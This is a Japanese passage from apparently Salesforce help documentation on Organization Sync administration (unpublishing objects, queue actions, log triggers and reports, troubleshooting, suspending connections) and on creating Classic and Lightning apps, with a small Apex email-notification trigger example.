組織同期でオブジェクトを非公開にした場合、そのオブジェクト種別の同期されたレコードは 2 つの組織間で切断されます。たとえば、取引先オブジェクトを非公開にしてから、同期された取引先レコードをプライマリ組織で編集すると、取引先は同期されなくなっているため、その編集はセカンダリ組織には反映されません。

組織同期でオブジェクトの項目を非公開にした場合、そのオブジェクト種別の同期されたレコードはその項目を同期しなくなります。たとえば、商談オブジェクトから［金額］項目を非公開にした場合、同期された商談レコードは同期され続けますが、商談レコードの［金額］項目に行われた編集は別の組織には適用されません。［金額］項目が非公開にされた後に商談レコードが作成された場合、レコードはセカンダリ組織に自動的に転送されますが、セカンダリ組織で［金額］項目は表示されません。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開オブジェクトを編集する
- 「接続の管理」

1. オブジェクトを非公開にする手順は、次のとおりです。
   a. プライマリ組織にログインします。
   b. [接続] タブに移動します。
   c. [接続名] 列で、組織同期接続をクリックします。
   d. [公開オブジェクト] セクションで、[公開 / 非公開] をクリックします。
   e. 非公開にするオブジェクトの選択を解除します。
   f. [保存] をクリックします。
   g. 双方向同期が実装されている場合、セカンダリ組織で前のステップを繰り返します。
2. 項目を非公開にする手順は、次のとおりです。
   a. プライマリ組織にログインします。
   b. [接続] タブに移動します。
   c. [接続名] 列で、組織同期接続をクリックします。
   d. [公開オブジェクト] セクションで、非公開にする項目が含まれるオブジェクト名の横にある [編集] をクリックします。
   e. 非公開にする項目の選択を解除します。
   f. [保存] をクリックします。
   g. 双方向同期が実装されている場合、セカンダリ組織で前のステップを繰り返します。

組織同期の管理

組織同期環境の健全度を追跡します。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期環境の監視

接続詳細ページには、組織同期接続の最新状況を把握できる重要な情報が含まれます。

組織同期レコードキューのアクション

プライマリ組織とセカンダリ組織間でレコードの更新が送信されるときに、接続詳細ページの [組織同期レコードキュー] にレコードが表示されます。キューの［アクション］列に、レコードで実行されている複製アクションのリストが表示されます。

組織の同期ログトリガを使用した同期エラーの追跡

組織の同期ログで常に同期の進行状況に関する最新情報を入手し、失敗を追跡できるように Apex トリガを作成できます。

組織の同期ログに関するレポートの作成

組織同期のシステム管理者は、カスタムレポートタイプを作成して、組織の同期ログで同期の失敗について常に最新情報を入手できるようにすることができます。

同期の問題の診断

組織同期ユーザがプライマリ組織とセカンダリ組織間で作業をしているときに、問題が発生することがあります。原因を調べて問題を解決するには、次のトラブルシューティング手順に従います。

組織同期接続の一時停止

同期エラーが繰り返し発生する場合や、組織で大幅な変更を行う必要がある場合、プライマリ組織とセカンダリ組織間の接続を一時停止できます。接続が一時停止になっている間に行われた更新は、接続を再開するまで同期されません。

組織同期環境の監視

接続詳細ページには、組織同期接続の最新状況を把握できる重要な情報が含まれます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織間でレコードの更新が送信されているとき、その更新は、リンクされた組織が受信するまで組織同期接続の詳細ページの [組織同期レコードキュー] に表示されます。このキューには送信元の同期アクションが表示されるため、更新はセカンダリ組織に送信されている間、プライマリ組織のキューに表示されます。

更新の同期が失敗した場合、システムによって再試行されます。キューの［次の再試行日］列には、システムの再試行のタイミングが表示されます。複数回の再試行の後、更新は組織の同期ログに記録され、キューには表示されなくなります。ログには、更新の初回再試行時のエントリと、更新の最後の再試行の失敗時または成功時のエントリが表示されます。ユーザの同期とメタデータの同期には再試行プロセスがありません。これらの同期は失敗すると、すぐに組織の同期ログに表示されます。

接続詳細ページの [組織の同期ログ] セクションには、最新のログエントリと、Salesforce の [組織の同期ログ] タブにある完全なログへのリンクが表示されます。各ログエントリには、影響を受けたレコード、更新のタイプ、ログに記録された時刻、状況、エラーコード (エラーの場合) が表示されます。［状況］項目には、最初の試行で更新の同期が失敗したときに［再試行中］、複数回更新した後に［失敗］または［解決済み］が表示されます。

ヒント:

- イベントの状況が表示されない場合は、［状況］項目を組織の同期ログのページレイアウトに追加します。
- イベントの詳細やエラーの説明 (エラーの場合) を表示するには、イベント番号をクリックします。

一般的に、複製エラーは未解決の参照関係が原因で発生します。この問題が修復されると、次回更新時にレコードがレコードキューに再追加されます。キューの［アクション］列で、失敗した操作の詳細を確認できます。

組織同期レコードキューのアクション

プライマリ組織とセカンダリ組織間でレコードの更新が送信されるときに、接続詳細ページの [組織同期レコードキュー] にレコードが表示されます。キューの［アクション］列に、レコードで実行されている複製アクションのリストが表示されます。

キュー内のレコードには、次のいずれかのアクションが表示されます。

アクション	定義
一括同期	指定した一括同期日の後に作成または更新されたレコードがリンクされた組織にコピーされています。
一括同期ユーザ	ユーザレコードがリンクされた組織にコピーされています。
接続管理の再開	組織同期接続がユーザによって再開されました。
接続管理の一時停止	組織同期接続がユーザによって一時停止されました。ユーザが接続を再開すると、更新が[組織同期レコードキュー]に追加されて処理されます。
接続の無効化	組織同期接続が無効化されました。
接続の再開	両方の組織が使用できるようになったため、組織同期接続が自動的に再開されました。
接続の一時停止	リンクされた組織のいずれかが使用できなくなったため、組織同期接続が自

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アクション	定義
	動的に一時停止されました。接続が再開されると、更新が[組織同期レコードキュー]に追加されて処理されます。
接続の更新	組織同期接続所有者が更新されたため、現在その更新がリンクされた組織に送信されています。
項目の対応付けの削除	項目が未公開になったため、現在リンクされた組織で未公開にされています。
項目の対応付け名の更新	項目名が更新されたため、現在その更新がリンクされた組織に送信されています。
項目の対応付けの更新	このレコードの項目定義が更新されたため、現在その更新がリンクされた組織に送信されています。
汎用的な挿入	レコードがリンクされた組織にコピーされています。
汎用的な更新	レコードが更新されたため、現在その更新がリンクされた組織に送信されています。
対応付けの更新メール	種別、項目、または値の対応付けが更新されたため、現在 Salesforce システム管理者にメールで通知しています。
パートナー `ID` の欠落	レコードのパートナーエンティティ ID がないため、検索されています (アクションは不要)。
複製の削除	レコードが削除されたため、現在リンクされた組織で削除されています。
複製の復元	レコードが復元されたため、現在リンクされた組織で復元されています。
種別の対応付けの削除	種別の対応付け (カスタムオブジェクト定義など) が削除されたため、現在リンクされた組織で削除されています。
種別の対応付け名の更新	種別の対応付け名が更新されたため、現在その更新がリンクされた組織に送信されています。
種別の対応付けによるパートナー登録の設定	公開オブジェクトが登録されたため、現在その更新がリンクされた組織に送信されています。
種別の対応付けの更新	種別の対応付けが更新されたため、現在その更新がリンクされた組織に送信されています。
ユーザの更新/挿入	ユーザがリンクされた組織にコピーされています。
値の対応付けの削除	選択リスト値の対応付けが削除されたため、現在リンクされた組織で削除されています。

組織の同期ログトリガを使用した同期エラーの追跡

組織の同期ログで常に同期の進行状況に関する最新情報を入手し、失敗を追跡できるように Apex トリガを作成できます。

組織の同期ログでのトリガの使用例をいくつか示します。

- 過去 24 時間に 10 件を超える新しいエントリがログに表示された場合に、システム管理者にメールを送信するトリガを作成する。
- アカウントのログにエントリが表示された場合に、アカウントに「要レビュー」フラグを設定するワークフロールールをトリガする。

組織の同期ログのトリガを作成するには、[設定] から、［クイック検索］ボックスに「*組織の同期ログ*」と入力し、[トリガ] を選択します。

例: 次のトリガは、新しいエントリがログに表示されるとシステム管理者にメールを送信します。太字のテキストを自分のメールアドレスに置き換えてください。

```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after
insert) {
    Messaging.SingleEmailMessage mail = new
Messaging.SingleEmailMessage();
   mail.setToAddresses(new String[] {'test@salesforce.com'});

    mail.setReplyTo('test@salesforce.com');
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org
Sync Log.');
    mail.setUseSignature(false);
    Messaging.sendEmail(new
Messaging.SingleEmailMessage[]{mail});
}
```

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織の同期ログに関するレポートの作成

組織同期のシステム管理者は、カスタムレポートタイプを作成して、組織の同期ログで同期の失敗について常に最新情報を入手できるようにすることができます。

カスタムレポートタイプを作成するとき、組織同期でサポートされるオブジェクト (取引先や取引先責任者など) に対して、組織の同期ログオブジェクトを主オブジェクトまたは第 2 オブジェクトとして使用することができます。次のような方法でレポートを使用して、組織同期環境の健全度を監視できます。

- 組織の同期ログオブジェクトに関するカスタムレポートを作成し、特定の日付範囲からすべてのログエントリを表示する。
- 先月のケースに関連するレコードのすべてのログエントリを表示するカスタムレポートをケースオブジェクトで作成する。
- 次の内容を表示するレポートでダッシュボードを作成する。
  - 過去 24 時間のログエントリ数

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 項目種別ごとのログエントリ数

メモ: ログには送信中の同期イベントが表示されるため、作業している組織によっては同じレポートに異なる結果が表示されます。

例: Salesforce システム管理者の Robert は、ある取引先に関連するレコードについて先週のすべてのログエントリを表示するカスタムレポートタイプを作成する必要があります。

- Robert は、「Org Sync Log Account Entries」というカスタムレポートタイプを作成し、[その他のレポート] フォルダに保存します。
- 「各「A」レコードには関連する「B」レコードが 1 つ以上必要です」リレーションを使用して、取引先をレポートタイプの最上位オブジェクト、組織の同期ログを子オブジェクトに設定します。
- [レポートで選択可能な項目] で、レポートタイプに追加する項目を選択します。
- 新しいカスタムレポートタイプを使用してレポートを作成し、範囲として [先週] を選択します。

同期の問題の診断

組織同期ユーザがプライマリ組織とセカンダリ組織間で作業をしているときに、問題が発生することがあります。原因を調べて問題を解決するには、次のトラブルシューティング手順に従います。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

同期されたレコードがリンクされた組織に存在しない場合...

考えられる理由	対処方法
レコードがリンクされた組織にコピー中のプロセスに含まれている。	レコードが作成された組織で、接続詳細ページの [組織同期レコードキュー] を確認します。レコードがキュー内にある場合、そのレコードはリンクされた組織にコピー中であることを示します。 レコードが正常にコピーされるかコピーが失敗すると、レコードはキューから削除されます。コピーが失敗した場合、組織の同期ログに追加されます。詳細はログを参照してください。
レコードのオブジェクト種別が公開および登録されていない。	1. オブジェクトを公開および登録します。 2. 一括同期を実行し、そのオブジェクト種別のレコードをリンクされた組織にコピーします。

考えられる理由	対処方法
レコードの親レコードがリンクされた組織にコピーされなかった。	1. 親レコードのオブジェクト種別が公開および登録されていることを確認します。 2. レコード詳細ページの [外部共有] 関連リストで、リンクされた組織に親レコードを手動で転送します。 親レコードが転送されたら、子のみのレコード (ケースコメントなど) は自動転送されますが、その他の子レコード (取引先責任者など) は手動で転送する必要があります。
レコードのオブジェクトのメタデータがプライマリ組織とセカンダリ組織間で一致しない。たとえば、特定の項目またはレコードタイプが一方の組織に存在しない。	組織のメタデータが一致するように更新します。
一括同期の実行時に選択した期日の後にレコードが変更または作成されていなかった。	一括同期は、一括同期の実行時に選択した日付の後に作成または変更されたレコードのみをコピーします。選択できる最も早い期日は、現在の日付の 1 年前です。必要に応じて、[外部共有]関連リストで、レコードを手動でリンクされた組織に転送できます。

セカンダリ組織を使用できない場合...

考えられる理由	対処方法
セカンダリ組織のメンテナンス中は、プライマリ組織から送信されるすべてのレコードの更新が一時停止され、組織同期レコードキューに多数の項目が蓄積される可能性がある。	メンテナンスが終了するまで待ちます。セカンダリ組織が再度使用可能になったら、プライマリ組織によるレコードの更新の送信が再開されます。

新規ユーザがリンクされた組織にコピーされていない場合...

考えられる理由	対処方法
新規プロファイルがユーザに割り当てられ、そのプロファイルがリンクされた組織で作成されていない。	複製に失敗したユーザは組織の同期ログに表示されます。リンクされた組織にそのユーザを追加するには、まずユーザに割り当てられたプロファイルを追加します。 1. リンクされた組織でプロファイルを作成し、両方の組織で同じ名前になっていることを確認します。

考えられる理由	対処方法
	2. ユーザが作成された組織で、ユーザレコードに移動します。ユーザレコードで、[編集] を選択して [保存] をクリックし、その複製をトリガします。
ユーザが標準 Salesforce ユーザライセンスを持っていない。	標準 Salesforce ユーザライセンスを持つユーザのみが同期されます。

組織同期接続の一時停止

同期エラーが繰り返し発生する場合や、組織で大幅な変更を行う必要がある場合、プライマリ組織とセカンダリ組織間の接続を一時停止できます。接続が一時停止になっている間に行われた更新は、接続を再開するまで同期されません。

組織間の接続を一時停止する手順は、次のとおりです。

1. 組織同期接続の詳細ページに移動します。
2. ページの上部で、[サスペンド] をクリックします。
3. [OK] をクリックします。
4. 双方向同期を使用しており、更新を両方向とも一時停止する場合は (推奨)、リンクされた組織でも前の手順を実行します。一方向の接続のみを一時停止した場合は、同期エラーが生じることがあります。

組織間の接続を再開する手順は、次のとおりです。

1. 組織同期接続の詳細ページに移動します。
2. ページの上部で、[再開] をクリックします。
3. 更新を両方向とも一時停止した場合は、リンクされた組織でも前の手順を実行します。

接続が再開されると、Salesforce がキューにある更新をリンクされた組織に送信します。キュー内のすべての更新を処理するために必要な時間は、その量によって異なります。

重要: キューが満杯になるほど、2 つの組織が同期状態に戻るまでに時間がかかります。同期の問題を最小限に抑えるために、できるだけ早く接続を再開します。

エディション

使用可能なエディション: **[Enterprise]** Edition、**[Performance]** Edition、**[Unlimited]** Edition、および **[Developer]** Edition

ユーザ権限

組織同期接続を一時停止および再開する
- 「接続の管理」

組織同期接続を一時停止する前に

必要に応じて、Salesforce のプライマリ組織とセカンダリ組織間の組織同期接続を一時停止できます。接続を一時停止する前に、プロセスのしくみを確認してください。

接続を一時停止する必要がある状況は?

次のような場合、接続を一時停止します。

- 極めて大量の同期の失敗が生じ、問題を診断して修正する必要がある場合。
- 一方または両方の組織に大幅な変更を行う必要があり、データを正常に同期できない場合。

エディション

使用可能なエディション: **[Enterprise]** Edition、**[Performance]** Edition、**[Unlimited]** Edition、および **[Developer]** Edition

接続を一時停止するとユーザにどのような影響がありますか?

接続が一時停止になっても、ほとんどのユーザには何ら変更はありません。「接続の管理」権限があるユーザは、組織同期接続の詳細ページが一部変更されます。

- [再開] ボタンが [サスペンド] ボタンに変わります。
- 接続履歴ログに最近の［接続管理の一時停止］イベントが表示されます。
- ［接続所有者］項目およびメタデータ、ユーザ、および監査項目を同期するオプションは更新可能ですが、接続が再開されるまで更新がリンクされた組織に送信されません。
- 接続が一時停止された時間に応じて、キューに通常以上の更新が溜まっていることがあります。
- [公開オブジェクト] および [登録オブジェクト] 関連リストは非表示になります。

また、接続所有者および接続を一時停止したユーザに、キューのイベント数を記したメールが 1 日 2 回送信されます。

接続を一時停止するとどうなりますか?

接続が一時停止になっている間に行われたすべての更新が組織同期レコードキューに追加されます。キューにある更新は、接続が再開されるまでリンクされた組織に送信されません。

重要: キューが満杯になるほど、2つの組織が同期状態に戻るまでに時間がかかります。同期の問題を最小限に抑えるために、できるだけ早く接続を再開します。

アプリケーションの作成

Salesforce アプリケーションとは?

「アプリケーション」とは、アプリケーション機能を提供する項目のグループのことです。Salesforce アプリケーションには、Classic アプリケーションと Lightning アプリケーションという、2 つの種類があります。Classic アプリケーションは、Salesforce Classic で作成、管理します。Lightning アプリケーションは Lightning Experience で作成、管理します。どちらの種類のアプリケーションも、お客様のニーズに合わせてカスタマイズできます。

Classic アプリケーションは標準タブとカスタムタブのコレクションであり、次のものが含まれます。

- ホーム、メイン Chatter フィード、グループ、人など、ほとんどの標準オブジェクト
- 組織のカスタムオブジェクト
- Visualforce タブ
- Lightning コンポーネントタブ
- Visualforce タブを介したキャンバスアプリケーション
- Web タブ

Lightning アプリケーションは項目のコレクションであり、Classic アプリケーションリストのすべての内容、Lightning ページのタブ、Lightning Voice などのユーティリティが含まれます。Lightning アプリケーションではアプリケーションのロゴをカスタマイズできます。また、ナビゲーションバーの色をカスタマイズしてブランド設定を拡張できます。

Lightning Experience では Classic アプリケーションを Lightning アプリケーションにアップグレードすることもできますが、アップグレード後はアプリケーションの 2 つのバージョンをそれぞれの環境で個別に管理する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する

- 「設定・定義を参照する」


アプリケーションを管理する

- 「アプリケーションのカスタマイズ」


Salesforce では、セールスおよびコールセンターなどの標準アプリケーションを提供しています。

さらに、項目を新しいカスタムアプリケーションにグループ化することで、独自のオンデマンドアプリケーションを開発することもできます。カスタムアプリケーションは、項目の表示ラベル、説明、順序付きリストで構成され、ほとんどの場合、タブが含まれます。カスタムアプリケーションにカスタムロゴとブランド設定を追加することもできます。

Salesforce Classic では、カスタムアプリケーションが Force.com アプリケーションメニューに表示されます。このメニューは各ページの上部に表示されるドロップダウンリストです。



Lightning Experience では、使用可能なカスタムアプリケーションがアプリケーションランチャー ( ) で見つかります。



アプリケーションを選択すると、画面が切り替わって、そのアプリケーションの内容が反映されます。たとえば、商談を含むアプリケーションから商談を含まないアプリケーションに切り替えると、商談項目は表示されなくなります。アプリケーションを選択したときに、別のデフォルトの表示タブを表示することもできます。

アプリケーションはプロファイルと関連付けられています。プロファイルは、使用できるアプリケーション、および表示または非表示になるタブを制御します。

関連トピック:

Salesforce Classic のカスタムアプリケーションの作成
アプリケーションの並び替え
Salesforce アプリケーションの考慮事項

アプリケーションのクイックスタートを使用した Salesforce Classic でのアプリケーションの作成

アプリケーションのクイックスタートを使用して、ワンステップで基本的な Classic アプリケーションをすばやく作成することができます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、[クイックスタート] をクリックします。または、Force.com ホームページで、[使用開始] の下の [アプリケーションを追加する] をクリックするか、[クイックリンク] の下の [アプリケーションのクイックスタート] をクリックします。
2. アプリケーションに必要な情報を入力します。

項目名	説明
アプリケーションの表示ラベル	Force.com アプリケーションメニューに表示されるアプリケーションの名前です。表示ラベルは、スペースを含めて最大 40 文字まで指定できます。
表示ラベル (複数形)	オブジェクトの複数形の表示ラベル。この名前はタブに表示されます。
表示ラベル (単数形)	ユーザインターフェースページで、オブジェクトを参照するために使用する名前。
性別	組織のデフォルト言語で必要な場合は、表示ラベルの性別を指定します。この項目は、組織のデフォルトの言語で文法的な性が区別される場合に表示されます。
母音で始まる場合はチェック	組織のデフォルト言語に適合する場合は、表示ラベルの先頭を「a」ではなく「an」にする必要があるときにオンにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを作成する
- 「アプリケーションのカスタマイズ」

および

「プロファイルと権限セットの管理」

3. [Create] をクリックします。
4. [You're All Set!] ページで、[here] をクリックして新しい項目をアプリケーションに追加します。
5. ユーザに表示されるアプリケーションを確認するには、[Go To My App] をクリックします。

アプリケーションのクィックスタート

- アプリケーションの表示ラベルおよび API 参照名を作成する (Force.com API の使用時にオブジェクトの参照に使用する一意の名前)。
- オブジェクトの表示ラベルと API 参照名を作成する。
- タブの表示ラベルを作成し、タブをオブジェクトに関連付ける。
- オブジェクトのフィード追跡を有効にする。フィード追跡では、ユーザがそのオブジェクト種別のレコードをフォローして、Chatter フィード更新を確認できるようになります。
- ユーザプロファイルのアプリケーションおよびタブへのアクセスを有効にする。「すべてのデータの編集」権限を持つすべてのユーザはオブジェクトにもアクセスできます。
- 新規カスタムオブジェクトのアクセス権限を付与する権限セットを作成します。
- 権限セットをアプリケーションを作成するユーザに割り当てます。

メモ: カスタムアプリケーションでは、アプリケーションに含まれるタブのみに [作成] ボタンが含まれて表示されます。

アプリケーションの作成後、コンポーネントを追加して拡張したり、アクセス設定を指定したり、組織にユーザを追加したりできます。

関連トピック:

アプリケーションのクイックスタート: Salesforce Classic でのアプリケーションの作成および管理の次のステップ

Salesforce アプリケーションの考慮事項

アプリケーションのクイックスタート: Salesforce Classic でのアプリケーションの作成および管理の次のステップ

Salesforce Classic のアプリケーションのクィックスタートで基本的な作業アプリケーションを作成したら、オブジェクトおよび項目をアプリケーションに追加して拡張し、アクセス設定を定義して、ユーザを追加しアプリケーションを共有できます。

1. アプリケーションで使用する基本コンポーネントを使用してアプリケーションを拡張します。
   - オブジェクトの作成とは、アプリケーション固有の情報を保管できるカスタムデータベーステーブルのことです。
   - 作成したオブジェクトに関連付けられているタブを作成します。
   - 各オブジェクトで、組織にとって重要な情報を保存するための項目を作成します。
   - レコードを保存する前に、ユーザが入力したデータが指定した基準を満たしているかどうかを確認する入力規則を作成します。

   これらのツールに迅速にアクセスするには、Force.com クィックアクセスメニューを使用します。このメニューは、オブジェクトリストビューページおよびレコードの詳細ページから利用できます。
2. ユーザプロファイルまたは権限セットを作成します。これらは、アプリケーションでユーザが実行できる操作を決定する設定と権限の集合です。
3. アプリケーションへのユーザのアクセス権の種別を指定します。
   a. プロファイルまたは権限セットを使用して、アプリケーションが表示されるようにします。
   b. オブジェクトタブを表示可能にします。
   c. 作成したオブジェクトのオブジェクト権限を設定します。
4. 組織にユーザを追加します。ユーザを追加するときは、作成した適切なプロファイルまたは権限セットにユーザを割り当て、アプリケーションにアクセスできるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オブジェクト、タブ、項目および入力規則を作成する
- 「アプリケーションのカスタマイズ」

ユーザを作成する
- 「内部ユーザの管理」

プロファイルおよび権限セットを作成する
- 「プロファイルと権限セットの管理」

関連トピック:

アプリケーションのクイックスタートを使用した Salesforce Classic でのアプリケーションの作成

Salesforce アプリケーションの考慮事項

Salesforce Classic のカスタムアプリケーションの作成

カスタムアプリケーションを作成して、Salesforce Classic ユーザが必要とする項目すべてに 1 か所からアクセスできるようにします。

カスタムアプリケーションを初めて作成する場合は、Force.com クィックスタートを使用することをお勧めします。このツールを使用すると、ワンステップで基本的な作業アプリケーションを生成できます。

アプリケーションに必要なオブジェクト、タブ、および項目が作成済みの場合は、次の手順に従います。このオプションでは、アプリケーションの表示ラベルおよびロゴを作成したり、アプリケーションに項目を追加したり、プロファイルにアプリケーションを割り当てたりします。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. [新規] をクリックします。
3. Salesforce コンソールが使用可能な場合は、カスタムアプリケーションまたは Salesforce コンソールのどちらを定義するかを選択します。
4. アプリケーションの名前と説明を入力します。

   アプリケーション名は、スペースを含めて最大 40 文字まで指定できます。
5. 必要に応じて、カスタムロゴを追加してアプリケーションをブランド設定します。
6. アプリケーションに含める項目を選択します。
7. 選択したタブリストの下にある [デフォルトの表示タブ] ドロップダウンメニューを使用して、新しいアプリケーションにデフォルトで表示するタブを設定することもできます。ここで設定したタブが、このアプリケーションにログインしたときに最初に表示されます。
8. アプリケーションを表示するプロファイルを選択します。
9. アプリケーションをそのプロファイルのデフォルトアプリケーションとして設定するには、[デフォルト] ボックスをオンにします。つまり、そのプロファイルを持つ新規ユーザの初回ログイン時にこのアプリケーションが表示されます。制限のあるプロファイルは、このリストには含まれません。
10. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションを参照する
- 「設定・定義を参照する」

アプリケーションを管理する
- 「アプリケーションのカスタマイズ」

関連トピック:

- Salesforce アプリケーションとは?
- Salesforce アプリケーションの考慮事項

Lightning アプリケーション

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic のカスタムアプリケーションと同様に、Lightning Experience のカスタムアプリケーションによってユーザは一元化された便利なバンドルでカスタマイズされた一連のオブジェクト、タブ、その他の項目にアクセスできます。Lightning アプリケーションは Classic アプリケーションよりも一段高いレベルに達していますが、カスタムの色、ロゴ、ユーティリティバーでアプリケーションをブランド設定できます。

Lightning アプリケーションには、カスタムオブジェクトと標準オブジェクトおよびカスタムタブなど、カスタムアプリケーションに期待される内容がすべて含まれています。さらに Lightning アプリケーションには、Lightning ページのタブおよび Lightning Voice のようなユーティリティも含めることができます。Lightning アプリケーションのナビゲーションモデルでは、[商談]のような特定の項目のアクションがナビゲーションバーにあり、効率化に向けて最適化されています。

Salesforce Classic のカスタムアプリケーションは Lightning Experience で自動的に動作しますが、Lightning アプリケーションにアップグレードすることもできます。Classic アプリケーションは、[設定]のアプリケーションのリストに Lightning アプリケーションと共に表示され、`[Lightning Experience で表示]` 属性を有効にしていれば、アプリケーションランチャーから使用できます。

ただし、Lightning アプリケーションでの逆の動作は実行できません。Lightning アプリケーションは、Salesforce Classic では使用できません。

複数のユーザプロファイルを複数のアプリケーションに割り当てることができます。また、必要な数のユーザプロファイルを 1 つのアプリケーションに割り当てることができます。たとえば、インサイドセールスに複数のグループを関与させることができます。すべてのグループをインサイドセールスアプリケーションに割り当てると、そのグループ全員がアプリケーションにアクセスできるようになります。

ユーザは、アプリケーションランチャーを使用してアプリケーションを切り替えることができます。ユーザは簡単にコンテキストを切り替えながら、最も必要とする項目、オブジェクト、ページに引き続きアクセスできます。

メモ: Salesforce Classic では、ユーザは、アクセスした各アプリケーションに表示されるタブをカスタマイズできます。タブのカスタマイズ機能は Lightning Experience ではサポートされません。Classic アプリケーションに対してユーザがカスタマイズしたタブ設定は、Lightning Experience に反映されません。

関連トピック:

- Lightning アプリケーションの作成
- Classic アプリケーションから Lightning アプリケーションへのアップグレード
- Salesforce アプリケーションの考慮事項

Lightning Experience でのアプリケーション作成のヒント

ここでは、ユーザが使用する Lightning アプリケーションの設定方法の決定という、楽しい作業を行います。組織の Lightning アプリケーション計画のためのヒントも紹介します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

